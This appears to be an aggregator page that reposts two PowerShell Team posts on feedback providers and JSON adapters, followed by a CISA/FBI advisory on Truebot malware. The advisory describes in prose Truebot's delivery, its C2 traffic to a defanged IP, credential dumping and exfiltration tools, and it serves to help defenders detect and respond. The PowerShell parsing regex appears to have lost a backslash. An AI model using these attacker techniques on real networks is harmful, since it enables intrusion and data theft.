JSON Adapter Feedback Provider

This post was originally published on this site

JSON Adapter Feedback Provider Release

We are excited to announce the first release of our JSON Adapter Feedback Provider! If you are
unfamiliar with what feedback providers are, check out this blog describing them, here.

Installing JSON Adapter Feedback Provider

The release is available from the PowerShell Gallery.

Use the following command to install JsonAdapter using PowerShellGet v2.x:

Install-Module -Name Microsoft.PowerShell.JsonAdapter -AllowPrerelease 

If you are using PSResourceGet, you can use the following command:

Install-PSResource -Name Microsoft.PowerShell.JsonAdapter -AllowPrerelease

To use it you will need to import the module into your session via:

Import-Module Microsoft.PowerShell.JsonAdapter

We encourage you to include the import message in your $PROFILE so it can persistently be loaded
in every PowerShell session you start. If you have Visual Studio Code installed, type
code $PROFILE to edit your profile or use your choice of editor.

What are JSON Adapters?

A JSON adapter is a script that can parse the text output of a native executable and convert it to
JSON. Once the output is in a machine readable format like JSON, you can use ConvertFrom-JSON
cmdlet to make any native executable behave like a PowerShell object. JSON adapters can be made for
any command, it is just required to use the exact name of the command as the prefix to the script.
The script will have to be named like so <name of command>-json.ps1 to be identified by the JSON
adapter utility. This script’s file location must also be added to your $env:PATH variable to be
found.

Creating a JSON Adapter

For example, say you are on a Mac and want to use the command vm_stat like a PowerShell object. If
you add the following to a file called vm_stat-json.ps1 and add the location of this file to your
$env:PATH variable, the JSON Adapter feedback provider will identify it as a possible suggestion
for vm_stat.

[CmdletBinding()]
param ( [Parameter(ValueFromPipeline=$true)][string]$inputObject )
BEGIN {
    $h = @{}
}

PROCESS {
    if ( $inputObject -match "^Mach Virtual") {
        if ($inputObject -match "page size of (d+) ") {
            $h['PageSize'] = [int]$matches[1]
        }
    }
    else {
        $k,$v = $inputObject -split ":"
        $AdjustedK = ($k -replace "[ -]","_").trim() -replace '"'
        $AdjustedV = "$v".Trim() -replace ".$"
        $h[$AdjustedK] = [int64]$AdjustedV
    }
}

END {
    [pscustomobject]$h
}




This is what the experience looks like in the shell.

VM stat screenshot

JC

JC or JSON Converter, is a command line utility that can convert text to JSON for variety of command
line tools. You can find instructions on how to install jc and a full list of supported commands
on the repo of jc. It can be a great tool to use to convert the outputs without writing a JSON
Adapter yourself. The JSON Adapter module supports using jc as a JSON Adapter if the user has it
installed. This means if you have the jc utility installed and use a command that is supported by JC, the JSON
Adapter feedback provider will suggest using JC piped to ConvertFrom-JSON.

It is important to note that not all jc supported utilities are supported. The list of supported commands is:

"arp", "cksum", "crontab", "date", "df", "dig", "dir", "du", "file", "finger",
"free", "hash", "id", "ifconfig", "iostat", "jobs", "lsof", "mount", "mpstat",
"netstat", "route", "stat", "sysctl", "traceroute", "uname", "uptime", "w", "wc",
"who", "zipinfo"

Additionally, you will need to use the appropriate parameters that jc requires to work properly. For
example, if you want to use jc with uname, you will need to use uname -a as that is what jc
requires to properly convert the output to JSON.

Predictive IntelliSense Support

We have also added predictive IntelliSense support for the JSON Adapter feedback provider. This
means after a JSON Adapter feedback provider is triggered, as you type the command name again,
Predictive Intellisense will suggest the feedback command to you. This is a great way to easily try
the suggestion after a JSON Adapter feedback provider is triggered.



screenshot showing predictive intellisense support

Feedback

As this is our very first release, we know there may be issues that arise. We definitely look
forward to your feedback and suggestions! You can provide feedback on the repo for this project
here.

Jim Truher and Steven Bucher

PowerShell Team

The post JSON Adapter Feedback Provider appeared first on PowerShell Team.

What are Feedback Providers?

This post was originally published on this site

We introduced a new experimental feature back in PowerShell v7.4.0-preview.2+ called
PSFeedbackProvider. This blog outlines what this experimental feature is, how to use it and
describes different feedback providers we have already created.

Installing the PowerShell Preview and enabling Feedback Providers

You can install the latest 7.4 preview via our GitHub page here. If you are on Windows you can
download via the Microsoft store here.

Unless configured differently, the previews should have all experimental features enabled by deafult
but in case they are not enabled you can check and enable them by using the following commands:

Checking experimental features enabled:

Get-ExperimentalFeature

Enabling experimental feature:

Enable-ExperimentalFeature -Name PSFeedbackProvider

You will also have to enable the experimental feature PSCommandNotFoundSuggestion to get enable
the built in feedback provider.

Enable-ExperimentalFeature -Name PSCommandNotFoundSuggestion

Note


You must restart your PowerShell session to enable experimental features.

Why have we created Feedback Providers

After we created PowerShell Predictive IntelliSense, we realized that no matter how hard we can try
to be “preventative” of errors, they will still occur. This made us think there was a better way to
give the users more feedback to their errors so they could recover quicker from them.

After prototyping and seeing how great it could work for errors, we got thinking that maybe we can
help inform and teach users better practices to the shell and thus we expanded feedback providers to
successful executions and comments.

What are Feedback Providers?

Feedback Providers are PowerShell modules that utilize the IFeedbackProvider interface to give
feedback and suggestions after the shell users have attempted to execute something. Feedback
providers can trigger upon three different interactive scenarios:

  • Errors
  • Success
  • Comments

This means after the user has hit enter, Feedback Providers can trigger and know what scenario the
user has faced.

Built in Feedback Provider

We have created a built in feedback provider named General. This triggers on the CommandNotFound
exception error and gives the user suggestions on what command they may have meant to type from list
of commands already installed in the users $env:PATH. Both native commands and PowerShell cmdlets
will be suggested if they are installed.


You have may seen something similar to this before in previous versions of the
PSCommandNotFoundSuggestion experimental feature. We have given the UX an upgraded and turned this
into a feedback provider!

This is the old PSCommandNotFoundSuggestion experience:

Image SuggestionFramework png

This is the same feature but with the new feedback provider model:


Image CommandNotFoundFeedbackProvider

Command-Not-Found Feedback Provider


We have created an additional feedback provider that we call the command-not-found feedback
provider. This utilizes the command-not-found utility tool that is defaulted on Ubuntu systems.
This feedback provider will trigger when the user has attempted to execute a command that is not
installed on the system but will give the user suggestions on how to install the command on their
system using apt. This is only compatible with Linux systems where the command-not-found utility
tool has been installed.

Image FeedbackProvider



Another thing we did with this feedback provider is that we have it subscribed to the
ICommandPredictor interface so that it can give it suggestions directly to PowerShell Predictive
IntelliSense. This way as you start typing a suggestion, you can more quickly accept the suggestion.

Image commandnotfound png

We have open sourced this feedback provider so you can take a look at how we have implemented it
here. You can install this feedback provider from the PowerShell Gallery via this command:

Install-Module -Name command-not-found

Or if you are using the latest version of PSResourceGet, you can use this command:

Install-PSResource -Name command-not-found

You will need to import the module to enable the feedback provider:

Import-Module -Name command-not-found

We recommend you save this in your PowerShell $PROFILE so that it is always available to you.

What’s next with Feedback Providers?

We are still under rapid development with feedback providers so there may be changes to them in the
future! Due to the changes we are doing to the feedback provider, we will be publishing
documentation on how to create your own once we have finalized some design changes for creating the
providers.

In the meantime if you have any ideas on how we can make this experience best work for your
PowerShell workflow, please let us know in the issues tab of our PowerShell repo!

We are excited to be sharing more about feedback providers in the near future.

Thanks

Steven Bucher

The post What are Feedback Providers? appeared first on PowerShell Team.

Increased Truebot Activity Infects U.S. and Canada Based Networks

This post was originally published on this site

SUMMARY

The Cybersecurity and Infrastructure Security Agency (CISA), the Federal Bureau of Investigation (FBI), the Multi-State Information Sharing and Analysis Center (MS-ISAC), and the Canadian Centre for Cyber Security (CCCS) are releasing this joint Cybersecurity Advisory (CSA) in response to cyber threat actors leveraging newly identified Truebot malware variants against organizations in the United States and Canada. As recently as May 31, 2023, the authoring organizations have observed an increase in cyber threat actors using new malware variants of Truebot (also known as Silence.Downloader). Truebot is a botnet that has been used by malicious cyber groups like CL0P Ransomware Gang to collect and exfiltrate information from its target victims.

Previous Truebot malware variants were primarily delivered by cyber threat actors via malicious phishing email attachments; however, newer versions allow cyber threat actors to also gain initial access through exploiting CVE-2022-31199—(a remote code execution vulnerability in the Netwrix Auditor application), enabling deployment of the malware at scale within the compromised environment. Based on confirmation from open-source reporting and analytical findings of Truebot variants, the authoring organizations assess cyber threat actors are leveraging both phishing campaigns with malicious redirect hyperlinks and CVE-2022-31199 to deliver new Truebot malware variants.

The authoring organizations recommend hunting for the malicious activity using the guidance outlined in this CSA, as well as applying vendor patches to Netwrix Auditor (version 10.5—see Mitigations section below).[1] Any organization identifying indicators of compromise (IOCs) within their environment should urgently apply the incident responses and mitigation measures detailed in this CSA and report the intrusion to CISA or the FBI.

Download the PDF version of this report:

Read the associated Malware Analysis Report MAR-10445155-1.v1 Truebot Activity Infects U.S. and Canada Based Networks or download the PDF version below:

For a downloadable copy of IOCs in .xml and .json format, see:

AA23-187A STIX XML
(XML, 204.54 KB
)
AA23-187A STIX JSON
(JSON, 140.24 KB
)

TECHNICAL DETAILS

Note: This advisory uses the MITRE ATT&CK® for Enterprise framework, version 13. See the MITRE ATT&CK Tactics and Techniques section below for cyber threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Initial Access and Execution

In recent months, open source reporting has detailed an increase in Truebot malware infections, particularly cyber threat actors using new tactics, techniques, and procedures (TTPs), and delivery methods.[2] Based on the nature of observed Truebot operations, the primary objective of a Truebot infection is to exfiltrate sensitive data from the compromised host(s) for financial gain [TA0010].

  • Phishing:
    • Cyber threat actors have historically used malicious phishing emails as the primary delivery method of Truebot malware, which tricks recipients into clicking a hyperlink to execute malware. Cyber threat actors have further been observed concealing email attachments (executables) as software update notifications [T1189] that appear to be legitimate [T1204.002], [T1566.002]. Following interaction with the executable, users will be redirected to a malicious web domain where script files are then executed. Note: Truebot malware can be hidden within various, legitimate file formats that are used for malicious purposes [T1036.008].[3]
  • Exploitation of CVE-2022-31199:
    • Though phishing remains a prominent delivery method, cyber threat actors have shifted tactics, exploiting, in observable manner, a remote code execution vulnerability (CVE-2022-31199) in Netwrix Auditor [T1190]—software used for on-premises and cloud-based IT system auditing. Through exploitation of this CVE, cyber threat actors gain initial access, as well as the ability to move laterally within the compromised network [T1210].
Figure 1: CVE-2022-3199 Delivery Method for Truebot

Following the successful download of the malicous file, Truebot renames itself and then loads FlawedGrace onto the host. Please see the FlawedGrace section below for more information on how this remote access tool (RAT) is used in Truebot operations.

After deployment by Truebot, FlawedGrace is able to modify registry [T1112] and print spooler programs [T1547.012] that control the order that documents are loaded to a print queue. FlawedGrace manipulates these features to both escalate privilege and establish persistence.

During FlawedGrace’s execution phase, the RAT stores encrypted payloads [T1027.009] within the registry. The tool can create scheduled tasks and inject payloads into msiexec.exe and svchost.exe, which are command processes that enable FlawedGrace to establish a command and control (C2) connection to 92.118.36[.]199, for example, as well as load dynamic link libraries (DLLs) [T1055.001] to accomplish privilege escalation.

Several hours post initial access, Truebot has been observed injecting Cobalt Strike beacons into memory [T1055] in a dormant mode for the first few hours prior to initiating additional operations. Please see the Cobalt Strike section below for more information on how this remote access tool (RAT) is used in Truebot operations.

Discovery and Defense Evasion

During the first stage of Truebot’s execution process, it checks the current version of the operating system (OS) with RtlGetVersion and processor architecture using GetNativeSystemInfo [T1082].[4] Note: This variant of Truebot malware is designed with over one gigabyte (GB) of junk code which functions to hinder detection and analysis efforts [T1027.001].

Following the initial checks for system information, Truebot has the capability to enumerate all running processes [T1057], collect sensitive local host data [T1005], and send this data to an encoded data string described below for second-stage execution. Based on IOCs in table 1, Truebot also has the ability to discover software security protocols and system time metrics, which aids in defense evasion, as well as enables synchronization with the compromised system’s internal clock to facilitate scheduling tasks [T1518.001][T1124].

Next, it uses a .JSONIP extension, (e.g., IgtyXEQuCEvAM.JSONIP), to create a thirteen character globally unique identifier (GUID)—a 128-bit text string that Truebot uses to label and organize the data it collects [T1036].

After creating the GUID, Truebot compiles and enumerates running process data into either a base64 or unique hexadecimal encoded string [T1027.001]. Truebot’s main goal is identifying the presence of security debugger tools. However, the presence of identified debugger tools does not change Truebot’s execution process—the data is compiled into a base64 encoded string for tracking and defense evasion purposes [T1082][T1622].

Data Collection and Exfiltration

Following Truebot’s enumeration of running processes and tools, the affected system’s computer and domain name [T1082][T1016], along with the newly generated GUID, are sent to a hard-coded URL in a POST request (as observed in the user-agent string). Note: A user-agent string is a customized HTTP request that includes specific device information required for interaction with web content. In this instance, cyber threat actors can redirect victims to malicious domains and further establish a C2 connection.

The POST request functions as means for establishing a C2 connection for bi-lateral communication. With this established connection, Truebot uses a second obfuscated domain to receive additional payloads [T1105], self-replicate across the environment [T1570], and/or delete files used in its operations [T1070.004]. Truebot malware has the capability to download additional malicious modules [T1105], load shell code [T1620], and deploy various tools to stealthily navigate an infected network.

Associated Delivery Vectors and Tools

Truebot has been observed in association with the following delivery vectors and tools:

Raspberry Robin (Malware)

Raspberry Robin is a wormable malware with links to other malware families and various infection methods, including installation via USB drive [T1091].[5] Raspberry Robin has evolved into one of the largest malware distribution platforms and has been observed deploying Truebot, as well as other post-compromise payloads such as IcedID and Bumblebee malware.[6] With the recent shift in Truebot delivery methods from malicious emails to the exploitation of CVE-2022-31199, a large number of Raspberry Robin infections have leveraged this exploitable CVE.[2]

Flawed Grace (Malware)

FlawedGrace is a remote access tool (RAT) that can receive incoming commands [T1059] from a C2 server sent over a custom binary protocol [T1095] using port 443 to deploy additional tools [T1105].[7] Truebot malware has been observed leveraging (and dropping) FlawedGrace via phishing campaigns as an additional payload [T1566.002].[8] Note: FlawedGrace is typically deployed minutes after Truebot malware is executed.

Cobalt Strike (Tool)

Cobalt Strike is a popular remote access tool (RAT) that cyber threat actors have leveraged—in an observable manner—for a variety of post-exploitation means. Typically a few hours after Truebot’s execution phase, cyber threat actors have been observed deploying additional payloads containing Cobalt Strike beacons for persistence and data exfiltration purposes [T1059].[2] Cyber threat actors use Cobalt Strike to move laterally via remote service session hijacking [T1563.001][T1563.002], collecting valid credentials through LSASS memory credential dumping, or creating local admin accounts to achieve pass the hash alternate authentication [T1003.001][T1550.002].

Teleport (Tool)

Cyber threat actors have been observed using a custom data exfiltration tool, which Talos has named “Teleport.”[2] Teleport is known to evade detection during data exfiltration by using an encryption key hardcoded in the binary and a custom communication protocol [T1095] that encrypts data using advanced encryption standard (AES) and a hardcoded key [T1048][T1573.002]. Furthermore, to maintain its stealth, Teleport limits the data it collects and syncs with outbound organizational data/network traffic [T1029][T1030].

Truebot Malware Indicators of Compromise (IOCs)

